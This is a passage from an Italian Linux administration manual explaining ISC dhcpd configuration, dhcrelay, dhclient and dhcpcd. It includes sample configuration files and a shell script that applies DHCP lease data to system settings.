dhcpd [opzioni] [interfaccia...]
```

In generale, '**dhcpd**' non richiede alcun argomento nella riga di comando, limitandosi così a leggere la configurazione e a porsi in ascolto di tutte le interfacce in grado di gestire il multicast, funzionando come demone. L'indicazione di una o più interfacce di rete, alla fine degli argomenti, permette di specificare dove '**dhcpd**' deve porre la sua attenzione, ignorando le altre eventualmente presenti.

Opzione	Descrizione
`-p` *n_porta*	'**`dhcpd`**' è in ascolto normalmente della porta UDP numero 67 ('**`bootps`**'), ma ciò può essere cambiato attraverso questa opzione.
`-cf` *file_di_configurazione*	Permette di definire un file di configurazione alternativo a quello predefinito.
`-lf` *file_lease*	Permette di definire un file alternativo a quello predefinito per l'accumulo delle informazioni sui nodi che hanno ottenuto un indirizzo IP.

La configurazione con il file '`dhcpd.conf`' permette di definire il funzionamento di '**`dhcpd`**', sia per la gestione del protocollo DHCP, sia per BOOTP. Qui si intendono mostrare solo le direttive utili per il protocollo DHCP.

In questo file sono ammessi i commenti, preceduti dal simbolo '**`#`**' e terminati dalla fine della riga in cui appaiono. È consentito inoltre spaziare le direttive attraverso righe vuote o righe bianche, che vengono ignorate.

Le direttive sono organizzare in forma di struttura, in cui appare la dichiarazione di ciò a cui fa riferimento tale struttura, seguita dall'indicazione di una serie di parametri specifici, racchiusi tra parentesi graffe.

```
[parametro_globale ; ]
[parametro_globale ; ]
...
dichiarazione {
    [parametro_specifico ; ]
    ...
    [sotto_dichiarazione {
        [parametro_più_specifico ; ]
        ...
    }]
    ...
}
...
```

Lo schema sintattico è un po' confuso a prima vista, ma significa che il file può iniziare con una serie di direttive (facoltative) contenenti l'indicazione di alcuni parametri (viene chiarito in seguito di cosa può trattarsi), il cui effetto ha valore globale, salvo la possibilità di essere offuscati da definizioni contrastanti all'interno di direttive di dichiarazione.

Il file deve contenere almeno una direttiva di dichiarazione che può limitarsi a contenere dei parametri specifici, oppure può inglobare delle sotto-dichiarazioni.

La cosa migliore, per cominciare, è introdurre un esempio. Si supponga di volere servire la rete locale 192.168.1.0/255.255.255.0, specificando che gli indirizzi da 192.168.1.100 a 192.168.1.199 possono essere gestiti per le attribuzioni dinamiche di indirizzi IP. Il file di configurazione può limitarsi a contenere quanto segue:

```
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.100 192.168.1.199;
}
```

La direttiva di dichiarazione '**`subnet`**', come si può intuire, è quella più importante per la gestione del DHCP. Nella maggior parte dei casi, la configurazione si compone di una o più direttive di questo tipo, contenenti probabilmente più parametri di quanto visto nell'esempio.

Prima di mostrare più in dettaglio le altre direttive, viene presentato un altro esempio, che potrebbe soddisfare le esigenze più comuni di chi utilizza '**`dhcpd`**' (a parte i valori particolari che sono stati indicati). Rispetto all'esempio precedente si nota la presenza di due intervalli di indirizzi IP da utilizzare per l'attribuzione automatica; per il resto, momentaneamente, dovrebbe essere intuitivo il significato.

```
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.100 192.168.1.149;
    range 192.168.1.200 192.168.1.249;
    default-lease-time 604800;  # una settimana
    max-lease-time 2592000;     # 30 giorni
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.1.255;
    option routers 192.168.1.1;
    option domain-name-servers 192.168.1.1, 192.168.1.2;
    option domain-name "brot.dg";
}
```

Prima di proseguire con la descrizione di alcuni tra dichiarazioni e parametri, si osservi che i parametri sono terminati dal punto e virgola. È ammesso indicare più parametri sulla stessa riga, anche se in generale è preferibile evitarlo.

Dichiarazione	Descrizione

`shared-network` ***nome*** `{`
    [***parametro*** `;`]
    ...
    dichiarazione `{`
        ...
    `}`
    ...
`}`
	Come si osserva dalla sintassi, una dichiarazione '**`shared-network`**' è fatta per l'inclusione di altre dichiarazioni e non solo di parametri. Permette di specificare una rete condivisa, nel senso di due o più reti logiche che si trovano sulla stessa rete fisica. In questa situazione, è normale che la direttiva includa l'indicazione di più dichiarazioni '**`subnet`**', una per ogni rete logica. Il problema, semmai, è che quando si collocano dei nodi nuovi nella rete condivisa, non è possibile distinguere a quale delle reti logiche dovrebbero appartenere; di conseguenza, ottengono semplicemente il primo indirizzo libero nell'insieme globale.

Dichiarazione	Descrizione

`group {`
`[`*parametro*`;]`
...
dichiarazione `{`
...
`}`
...
`}`
	La dichiarazione '**`group`**' serve solo a definire un raggruppamento di dichiarazioni, a cui attribuire una serie di parametri in modo predefinito. Evidentemente si tratta dei parametri che precedono le direttive delle dichiarazioni annidate.

`subnet` ***indirizzo_di_rete*** `netmask` ***maschera_di_rete*** `{`
`[`*parametro*`;]`
...
`}`
	La dichiarazione '**`subnet`**' serve a contenere l'indicazione di parametri specifici per la sottorete. Permette di definire una sottorete, indicata attraverso l'indirizzo e la maschera di rete.

Parametro	Descrizione
`authoritative;` `not authoritative;`	L'opzione '**`authoritative`**' (opposta a '**`not authoritative`**' che invece è predefinita), consente di specificare che il servente è «autorevole» e che può riconfigurare i nodi che risultano configurati in modo errato.
`default-lease-time` ***n_secondi*** `;`	Definisce il tempo predefinito per la scadenza dell'associazione tra nodo e indirizzo IP assegnato. Viene utilizzato se il cliente non richiede una durata differente.
`max-lease-time` ***n_secondi*** `;`	Definisce il tempo massimo per la scadenza dell'associazione tra nodo e indirizzo IP assegnato. Il cliente non può ottenere un tempo maggiore (che comunque può essere rinnovato).
`range` ***indirizzo_ip_iniziale*** ***indirizzo_ip_finale*** `;`	Indica l'intervallo di indirizzi IP utilizzabili in modo dinamico. Più intervalli separati possono essere indicati utilizzando più volte questo tipo di parametro.
`option subnet-mask` ***maschera_di_rete*** `;`	Permette di specificare la maschera di rete, modificando eventualmente quanto stabilito in modo predefinito.
`option broadcast-address` ***indirizzo_broadcast*** `;`	Permette di definire l'indirizzo broadcast.
`option routers` ***indirizzo_ip_del_router*** `;`	Permette di indicare l'indirizzo IP del router predefinito.
`option domain-name-servers` ***indirizzo_dns*** `[,...];`	Permette di indicare un elenco di indirizzi di serventi DNS. Gli indirizzi sono separati attraverso una virgola.
`option domain-name` `"`***dominio***`";`	Stabilisce il nome di dominio. Di solito si tratta del dominio della rete o della sottorete a cui si fa riferimento.
`option nis-domain` ***dominio_nis*** `;`	Stabilisce il dominio NIS.

Parametro	Descrizione
`option nis-servers` *servente_nis* ↩ ↪ `[, ` *servente_nis* `]...;`	Indica uno o più serventi NIS.
`option lpr-servers` *servente_lpr* ↩ ↪ `[, ` *servente_lpr* `]...;`	Indica uno o più serventi di stampa (stampanti di rete).
`option log-servers` *servente_log* ↩ ↪ `[, ` *servente_log* `]...;`	Indica uno o più nodi in grado di ricevere annotazioni da aggiungere al registro del sistema.
`option root-path "`*nodo*`:/`*percorso*`";`	Indica il nodo e il percorso a partire dal quale è possibile innestare il file system.

Per conoscere tutte le «opzioni» che si possono inserire nelle direttive '**`option`**', si deve leggere la pagina di manuale *dhcp-options(5)*.

301.2.1 Avvio e arresto del servizio

In condizioni normali, il demone '**`dhcpd`**' viene controllato dalla procedura di inizializzazione del sistema, attraverso uno dei suoi script. L'esempio che segue rappresenta un modo semplice per ottenere questo, dove la variabile di ambiente '**`INTERFACES`**' viene usata per contenere l'elenco delle interfacce di rete da configurare:

```
#!/bin/sh
#
test -f /usr/sbin/dhcpd || exit 0
#
INTERFACES="eth0"
#
case "$1" in
  start)
        echo -n "Avvio del servizio DHCP: "
        /usr/sbin/dhcpd -q $INTERFACES
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio DHCP: "
        killall dhcpd
        echo
        ;;
  *)
        echo "Utilizzo: dhcp-server {start|stop}"
        exit 1
esac
```

Nel caso particolare della distribuzione GNU/Linux Debian, questo script è certamente più complesso, ma fa uso proprio della variabile di ambiente '**`INTERFACES`**', che viene definita nel file '`/etc/default/dhcp3-server`':

```
# Defaults for dhcp initscript
# sourced by /etc/init.d/dhcp
```

```
# installed at /etc/default/dhcp3-server by the maintainer scripts


#
# This is a POSIX shell fragment
#

# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
#       Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACES="eth0"
```

301.2.2 Interfaccia di rete e alias con i sistemi GNU/Linux

Quando si utilizza il servente DHCP di ISC su un sistema GNU/Linux, occorre tenere presente che l'interfaccia di rete che si indica alla fine della riga di comando di '**`dhcpd`**', deve essere reale; in pratica, non può trattarsi di un «alias», come potrebbe esserlo un nome del tipo '**`eth0:1`**'.


Figura 301.10. Un router per due reti che in realtà sono fisicamente la stessa.

192.168.1.0
nodo
nodo
nodo
nodo
1.2.3.5
nodo
192.168.1.254 eth0:1
eth0 1.2.3.4
router

Quando si configura un router con una sola interfaccia di rete reale (utilizzando il sistema GNU/Linux), diventa praticamente indispensabile fare riferimento al nome di interfaccia reale per ciò che si può considerare come la «rete esterna». Questa necessità dipende dal fatto che il programma '**`iptables`**', usato, per esempio, per configurare il NAT e un sistema di filtri, richiede l'indicazione di un nome di interfaccia reale, ma dovendo scegliere, in questo caso, è importante che il nome reale sia riferito alla rete esterna.

Se si vuole attivare un servizio DHCP all'interno di un elaboratore che è collegato a due reti (reali o virtuali), è ragionevole supporre che questo servizio serva per quella rete che si considera, in qualche modo, interna. Se però si sta lavorando nelle condizioni ipotizzate, dove si dispone di una sola interfaccia reale e si attribuiscono degli alias, dovendo utilizzare il nome reale dell'interfaccia per la rete esterna, finisce che il servizio DHCP opera proprio dove non serve.

Figura 301.11. In questo caso, il servizio DHCP interviene in un gruppo di indirizzi della rete 192.168.1.∗, ma si trova formalmente a essere fornito dall'indirizzo 1.2.3.4. In questo caso, succede in particolare che il file '`/tftpboot/kernel`' risulta trovarsi presso l'elaboratore 1.2.3.4, mentre un sistema senza disco fisso (*diskless*) della rete 192.168.1.∗ si trova in difficoltà a raggiungerlo.

192.168.1.0
nodo nodo nodo nodo
1.2.3.5
nodo
192.168.1.254 eth0:1 eth0 1.2.3.4
router
DHCP

```
subnet 192.168.1.0 netmask 255.255.255.0 {
   range 192.168.1.100 192.168.1.199;
   filename "/tftpboot/kernel";
}
```

Purtroppo, non c'è modo di istruire il demone '**`dhcpd`**' di rispondere utilizzando l'indirizzo mittente che si preferisce per la rete interna. Il programma '**`dhclient`**' che viene descritto in una sezione apposita, può superare il problema, purché ci sia un router che consente di raggiungere l'indirizzo del lato esterno (si suppone che sia lo stesso nodo che ha questa interfaccia singola che esegue il compito di router); tuttavia, altri programmi non ne sono in grado; in particolare l'avvio di un sistema senza disco potrebbe essere in crisi.

Eventualmente si può sfruttare un raggiro molto semplice: si configura temporaneamente l'interfaccia reale con l'indirizzo da usare per la rete interna; si avvia il demone '**`dhcpd`**'; si riconfigura l'interfaccia con l'indirizzo esterno e si dichiara un alias per l'indirizzo interno. In questo modo, il demone '**`dhcpd`**' continua a lavorare considerando l'indirizzo interno corretto:

`#` **`ifconfig eth0 192.168.1.254`** [*Invio*]

`#` **`/usr/sbin/dhcpd -q eth0`** [*Invio*]

`#` **`ifconfig eth0 1.2.3.4`** [*Invio*]

`#` **`ifconfig eth0:1 192.168.1.254`** [*Invio*]

...

Ovviamente, la sequenza mostrata delle operazioni è semplificata, in quanto non verifica la necessità eventuale di dover terminare il funzionamento di un demone '**`dhcpd`**' già attivo, inoltre non si considera la possibilità di disattivare l'interfaccia di rete prima di riconfigurarla.

301.3 Relè DHCP ISC

Nello stesso pacchetto del servente DHCP descritto nelle sezioni precedenti, si trova normalmente il demone '**`dhcrelay`**'. Questo è in grado di fungere da ripetitore per una richiesta fatta da un cliente DHCP, quando questa, diversamente, non può attraversare un router.

All'inizio del capitolo si è accennato al fatto che sarebbe meglio evitare che un servizio DHCP possa superare i router; tuttavia, chi desidera utilizzare ugualmente tale possibilità, lo può fare attraverso questo programma.

```
dhcrelay [opzioni] servente_dhcp...
```

Il programma '**`dhcrelay`**' è un demone in grado di ritrasmettere le richieste fatte da un cliente DHCP a un servente che altrimenti non sarebbe raggiungibile. Nello stesso modo, le risposte vengono rinviate all'origine.

Il programma '**`dhcrelay`**' non richiede configurazione; l'unica cosa indispensabile è l'indicazione di almeno un servente DHCP alla fine della riga di comando.

Tabella 301.12. Alcune opzioni.

Opzione	Descrizione
`-p` ***n_porta***	Permette di specificare un numero di porta differente da quella standard (67).
`-i` ***interfaccia***	Permette di indicare in modo esplicito un'interfaccia di rete da cui '**`dhcrelay`**' può aspettarsi delle richieste da parte di clienti DHCP. Per indicare più interfacce, occorre usare più volte questa opzione. Questa opzione è utile in particolare per escludere eventualmente un'interfaccia di una rete fisica su cui potrebbe esserci già il servente DHCP relativo, in grado di intervenire da solo.

301.4 Cliente DHCP

Il cliente DHCP ha il compito di interpellare un servente attraverso una chiamata circolare fatta nella rete fisica in cui si trova lo stesso cliente, ottenendo da questo l'indicazione dell'indirizzo IPv4 da utilizzare, assieme ad altre informazioni di contorno eventuali. Successivamente, ha il compito di ripresentarsi presso il servente periodicamente, per evitare che scada il tempo concesso per l'identificazione che gli è stata attribuita (*lease*).

Il problema maggiore, semmai, è fare in modo che il sistema presso cui è in funzione il cliente DHCP sia in grado di adeguarsi alle informazioni ottenute in questo modo. Non basta sapere quale indirizzo IPv4 si può utilizzare per una certa interfaccia di rete, occorre anche configurarla e definire l'instradamento. A questo proposito, il cliente DHCP è un punto delicato, per cui la scelta, ammesso che ce ne sia più di una, va fatta pensando all'integrazione con il proprio sistema operativo.

301.4.1 Cliente DHCP ISC

Nel pacchetto DHCP di Internet Software Consortium è disponibile il programma cliente '**dhclient**' per l'interrogazione di tale servizio:

```
dhclient [opzioni] [interfaccia...]
```

Il programma '**dhclient**', una volta terminata la prima fase di scansione, avvia uno script con il quale configura l'interfaccia di rete e l'instradamento, quindi si mette a funzionare sullo sfondo, come demone.

Tabella 301.13. Alcune opzioni.

Opzione	Descrizione
`-p` ***n_porta***	Permette di specificare un numero di porta differente da quella standard (68).
`-r`	Richiede espressamente di abbandonare l'indirizzo IPv4 ottenuto (*current lease*); con questa opzione, il programma termina di funzionare (non rimane in funzione come demone).
`-1`	Esegue una sola serie di tentativi; se non riesce a contattare un servente DHCP termina di funzionare.
`-q`	Fa in modo di non mostrare informazioni nel momento dell'avvio, prima di passare al funzionamento sullo sfondo.
`-cf` ***file_di_configurazione***	Permette di definire un file di configurazione alternativo a quello predefinito.
`-lf` ***file_lease***	Permette di definire un file alternativo a quello predefinito per l'accumulo delle informazioni ottenute (*lease*).
`-sf` ***file_script***	Permette di definire uno script alternativo a quello predefinito, per la riconfigurazione in base ai dati ottenuti.

Una volta avviato, quando ottiene le informazioni che servono da un servente DHCP, le accumula nel file '`dhclient.leases`' che dovrebbe trovarsi nella directory '`/var/lib/dhcp*/`', o nel file specificato con l'opzione '**`-lf`**'. Il contenuto di questo file potrebbe apparire in modo simile all'esempio seguente:

```
lease {
  interface "eth0";
  fixed-address 192.168.1.250;
  option subnet-mask 255.255.255.0;
  option routers 192.168.1.254;
  option dhcp-lease-time 86400;
  option dhcp-option-overload 3;
  option dhcp-message-type 5;
  option domain-name-servers 192.168.1.254;
  option dhcp-server-identifier 192.168.1.254;
  option broadcast-address 255.255.255.255;
  renew 1 2004/7/5 20:39:26;
  rebind 2 2004/7/6 07:57:59;
  expire 2 2004/7/6 10:57:59;
}
```

Il programma dovrebbe essere in grado di configurare automaticamente l'interfaccia di rete,

l'instradamento locale e quello predefinito. Eventualmente può avere dei problemi a intervenire nel file '`/etc/resolv.conf`', per indicare il servente DNS; in tal caso è necessario costruire un proprio script che estragga questa informazione dal file '`dhclient.leases`'.

Il programma '**`dhclient`**' prevede anche l'uso di un file di configurazione, '`dhclient.conf`', che normalmente si colloca nella directory '`/etc/dhcp*/dhclient.conf`', oppure può essere ridefinito con l'opzione '**`-cf`**'. Le cose più importanti da inserire in questo file sono le richieste da fare al servente DHCP, come si vede nell'esempio seguente che potrebbe essere usato per la maggior parte delle situazioni di utilizzo di tale programma:

```
request subnet-mask,
        broadcast-address,
        time-offset,
        routers,
        domain-name,
        domain-name-servers,
        host-name,
        netbios-name-servers,
        netbios-scope,
        time-servers,
        ntp-servers,
        root-path,
        nis-domain,
        nis-servers,
        lpr-servers,
        log-servers;
```

Per conoscere le altre direttive che, eventualmente, possono essere utilizzate per la configurazione, si deve consultare la pagina di manuale *dhclient.conf(5)*; inoltre, per conoscere tutte le «opzioni» del protocollo, si deve leggere la pagina di manuale *dhcp-options(5)*.

301.4.2 Script per l'utilizzo delle informazioni ottenute da un cliente DHCP ISC

Le informazioni che si possono ottenere attraverso un servizio DHCP sono molte e non è semplice standardizzarne l'utilizzo nell'ambito della procedura di inizializzazione del sistema. Pertanto, si può essere costretti a realizzare un proprio script per estrapolare i dati contenuti nel file '`/var/lib/dhcp*/dhclient.leases`'. L'esempio seguente rappresenta la parte saliente di uno script del genere, da inserire in qualche modo nella procedura di avvio del sistema. L'esempio ha il solo scopo di mostrare come si può fare in pratica a gestire tali informazioni..

```
#!/bin/sh
#
# DHCP auto configuration.
#
function dhcp_auto_configuration () {
    #
    # DNS server.
    #
    AUTO_DNS_SERVER=`/bin/grep -m 1 "option  *domain-name-servers" \
        /var/lib/dhcp3/dhclient.leases \
        | sed "s/^ *option  *domain-name-servers  *\"*\([^ ;,\"]*\)\"*[ ;,]*.*$/\\1/"`
    #
```

```
# Time server.
#
AUTO_TIME_SERVER=`/bin/grep -m 1 "option  *time-servers" \
    /var/lib/dhcp3/dhclient.leases \
    | sed "s/^ *option  *time-servers  *\"*\([^ ;,\"]*\)\"*[ ;,]*.*$/\\1/"`
#
# NTP server.
#
AUTO_NTP_SERVER=`/bin/grep -m 1 "option  *ntp-servers" \
    /var/lib/dhcp3/dhclient.leases \
    | sed "s/^ *option  *ntp-servers  *\"*\([^ ;,\"]*\)\"*[ ;,]*.*$/\\1/"`
#
# NFS root path.
#
AUTO_ROOT_PATH=`/bin/grep -m 1 "option  *root-path" \
    /var/lib/dhcp3/dhclient.leases \
    | sed "s/^ *option  *root-path  *\"*\([^ ;,\"]*\)\"*.*$/\\1/"`
#
# NIS domain.
#
AUTO_NIS_DOMAIN=`/bin/grep -m 1 "option  *nis-domain" \
    /var/lib/dhcp3/dhclient.leases \
    | sed "s/^ *option  *nis-domain  *\"*\([^ ;,\"]*\)\"*[ ;,]*.*$/\\1/"`
#
# NIS server.
#
AUTO_NIS_SERVER=`/bin/grep -m 1 "option  *nis-servers" \
    /var/lib/dhcp3/dhclient.leases \
    | sed "s/^ *option  *nis-servers  *\"*\([^ ;,\"]*\)\"*[ ;,]*.*$/\\1/"`
#
# LPR server.
#
AUTO_LPR_SERVER=`/bin/grep -m 1 "option  *lpr-servers" \
    /var/lib/dhcp3/dhclient.leases \
    | sed "s/^ *option  *lpr-servers  *\"*\([^ ;,\"]*\)\"*[ ;,]*.*$/\\1/"`
#
# Log server.
#
AUTO_LOG_SERVER=`/bin/grep -m 1 "option  *log-servers" \
    /var/lib/dhcp3/dhclient.leases \
    | sed "s/^ *option  *log-servers  *\"*\([^ ;,\"]*\)\"*[ ;,]*.*$/\\1/"`
#
# Restart the portmapper.
#
if [ "$AUTO_ROOT_PATH" != "" ] || [ "$AUTO_NIS_SERVER" != "" ]
then
    #
    # Need to restart the portmapper.
    #
    /etc/init.d/portmap stop
    /etc/init.d/portmap start
fi
#
# Rebuild the file "/etc/resolv.conf"
#
if echo $AUTO_DNS_SERVER | grep "^[0-9]*\.[0-9]*\.[0-9]*\.[0-9]*$"
then
    #
```

```
        # Update.
        #
        cp -f /etc/resolv.conf /etc/resolv.conf.orig
        #
        rm -f                                 /etc/resolv.conf
        echo "nameserver $AUTO_DNS_SERVER" >  /etc/resolv.conf
        #
    fi
    #
    # Try to update the clock.
    #
    if [ "$AUTO_NTP_SERVER" != "" ]
    then
        #
        # We don't want to wait for the time server, so we
        # put all inside a (...) and send it in background.
        #
        (
            if ( [ -x /usr/sbin/ntpdate ] && ntpdate -u -b -s $AUTO_NTP_SERVER ) \
               || [ "$AUTO_TIME_SERVER" != "" ] \
                  && ( [ -x /usr/sbin/rdate ] && rdate -s $AUTO_TIME_SERVER )
            then
                hwclock -u -w
            fi
        )  2>&1 > /dev/null &
        #
    elif [ "$AUTO_TIME_SERVER" != "" ]
    then
        #
        # We don't want to wait for the time server, so we
        # put all inside a (...) and send it in background.
        #
        (
            if ( [ -x /usr/sbin/rdate ] && rdate -s $AUTO_TIME_SERVER )
            then
                hwclock -u -w
            fi
        )  2>&1 > /dev/null &
        #
    fi
    #
    # Mount "/home/" from a remote NFS server, and
    # modify the "/etc/fstab".
    #
    if [ "$AUTO_ROOT_PATH" != "" ]
    then
        #
        # Remove last "/" if any.
        #
        AUTO_ROOT_PATH=`echo $AUTO_ROOT_PATH | sed "s/^\(.*\)\/$/\\1/"`
        #
        # Update.
        #
        echo "${AUTO_ROOT_PATH}/home  /home  nfs  user,auto,dev,exec,suid,soft,tcp  0  0" \
            > /tmp/fstab                                2> /dev/null
        #
        grep -v "/home" /etc/fstab >> /tmp/fstab        2> /dev/null
        #
```

```
        cat /tmp/fstab > /etc/fstab                     2> /dev/null
        #
        # Mount: before the mount, unmount if there is something already,
        # like a local USB stick, mounted automatically.
        #
        umount /home 2> /dev/null
        #
        mount -t nfs -o dev,exec,suid,soft,tcp ${AUTO_ROOT_PATH}/home /home
        #
    fi
    #
    # Set the NIS domain name.
    #
    if [ "$AUTO_NIS_DOMAIN" != "" ]
    then
        #
        # Update.
        #
        echo "$AUTO_NIS_DOMAIN" >  /etc/defaultdomain
        domainname "$AUTO_NIS_DOMAIN"
        #
    fi
    #
    # Configure the NIS server.
    #
    if [ "$AUTO_NIS_SERVER" != "" ]
    then
        #
        # Update.
        #
        echo "ypserver $AUTO_NIS_SERVER" > /etc/yp.conf
        #
        # Restart.
        #
        /etc/init.d/nis stop
        /etc/init.d/nis start
        #
    fi
    #
    # Remote printer configuration.
    #
    if [ "$AUTO_LPR_SERVER" != "" ]
    then
        #
        # Update.
        #
        rm -f                                  /etc/printcap
        echo -n ""                           > /etc/printcap
        echo "lp:\\"                        >> /etc/printcap
        echo "        :sd=/var/spool/lpd/lp:\\" >> /etc/printcap
        echo "        :af=/var/log/lp-acct:\\"  >> /etc/printcap
        echo "        :lf=/var/log/lp-errs:\\"  >> /etc/printcap
        echo "        :pl#66:\\"                >> /etc/printcap
        echo "        :pw#80:\\"                >> /etc/printcap
        echo "        :pc#150:\\"               >> /etc/printcap
        echo "        :mx#0:\\"                 >> /etc/printcap
        echo "        :mc#999:\\"               >> /etc/printcap
        echo "        :rp=lp:\\"                >> /etc/printcap
```

```
        echo "        :rm=$AUTO_LPR_SERVER:\\"  >> /etc/printcap
        echo "        :sh:"                     >> /etc/printcap
        echo ""                                 >> /etc/printcap
        #
        # Must restart "/etc/init.d/lprng".
        #
        /etc/init.d/lprng restart
        #
    fi
    #
    # Configure the remote log server.
    #
    if [ "$AUTO_LOG_SERVER" != "" ]
    then
        #
        # Update.
        #
        grep -v "\*\.\*.*@.*" /etc/syslog.conf > /tmp/syslog.conf
        echo ""                                > /tmp/syslog.conf
        echo "*.*    @$AUTO_LOG_SERVER"        >> /tmp/syslog.conf
        #
        rm -f /etc/syslog.conf
        cat /tmp/syslog.conf > /etc/syslog.conf
        #
        # Must reload syslog daemon.
        #
        /etc/init.d/sysklogd reload-or-restart
        #
    fi
    #
    # It is assumed that a remote scanner is available
    # where some other service is..
    #
    if [ -d /etc/sane.d ]
    then
        rm -f                              /etc/sane.d/net.conf
        echo -n ""                      >  /etc/sane.d/net.conf
        echo "# /etc/sane.d/net.conf"   >> /etc/sane.d/net.conf
        echo "127.0.0.1"                >> /etc/sane.d/net.conf
        echo "[::1]"                    >> /etc/sane.d/net.conf
        #
        # Add some nodes as possible remote scanner server.
        #
        if [ "$AUTO_NIS_SERVER" != "" ]
        then
            echo "$AUTO_NIS_SERVER"     >> /etc/sane.d/net.conf
        fi
        #
        if [ "$AUTO_LPR_SERVER" != "" ]
        then
            echo "$AUTO_LPR_SERVER"     >> /etc/sane.d/net.conf
        fi
        #
        if [ "$AUTO_LOG_SERVER" != "" ]
        then
            echo "$AUTO_LOG_SERVER"     >> /etc/sane.d/net.conf
        fi
        #
```

```
    fi
}
#
#
#
dhcp_auto_configuration
#
```

301.4.3 Cliente DHCP alternativo

Nelle distribuzioni GNU/Linux si può trovare il programma '**dhcpcd**' [3] che non fa parte dello stesso pacchetto di ISC.

```
dhcpcd [opzioni] [interfaccia]
```

Il programma '**dhcpcd**' è un demone in grado di compiere il ruolo di cliente DHCP, per ottenere l'indicazione dell'indirizzo IPv4, della maschera di rete relativa, dell'indirizzo del router, del servente DNS oltre ad altre informazioni eventualmente fornite.

Il pregio principale di questo cliente è quello di essere capace di riconfigurare l'interfaccia di rete e di ridefinire l'instradamento in modo autonomo, senza richiedere la predisposizione di script appositi o di qualunque apparato di contorno.

Il limite di questo programma sta nel fatto di poter intervenire su una sola interfaccia di rete, che in modo predefinito è '**eth0**'.

Per quanto riguarda l'informazione del DNS, '**dhcpcd**' crea un file che riproduce il contenuto di '/etc/resolv.conf'; si tratta di '/etc/dhcpc/resolv.conf'. Per le altre informazioni, comprese quelle sull'interfaccia di rete e sull'instradamento, crea un altro file che ha l'aspetto di un pezzo di script di shell, che potrebbe essere utilizzato in qualche tipo di procedura di inizializzazione del sistema. Si tratta di '/etc/dhcpc/hostinfo-***interfaccia***'.

Tabella 301.17. Alcune opzioni.

Opzione	Descrizione
-k	Invia un segnale '**SIGTERM**' al processo '**dhcpcd**' in funzione attualmente.
-l ***n_secondi***	Specifica il tempo di *lease* da richiedere al servente. Il servente può accettarlo o concedere un tempo inferiore, a seconda della sua configurazione.

Segue la descrizione di alcuni esempi.

dhcpcd [*Invio*]

Avvia '**dhcpcd**' in modo normale, come demone, allo scopo di ottenere un indirizzo per l'interfaccia '**eth0**'.

dhcpcd eth1 [*Invio*]

Avvia '**dhcpcd**' come demone, in modo da ottenere un indirizzo per l'interfaccia '**eth1**'.

Se il servente DHCP fornisce le indicazioni sui serventi DNS ed eventualmente anche il dominio di competenza, '**dhcpcd**' è in grado di creare il file '/etc/dhcpc/resolv.conf', il cui scopo è di sostituirsi a quello omonimo collocato nella directory '/etc/'.

Se si vuole sfruttare questa opportunità, conviene sostituire il file '/etc/resolv.conf' con un collegamento simbolico a questo file generato da '**dhcpcd**'.

```
# mv /etc/resolv.conf /etc/resolv.conf.orig [Invio]
```

```
# ln -s /etc/dhcpc/resolv.conf /etc/resolv.conf [Invio]
```

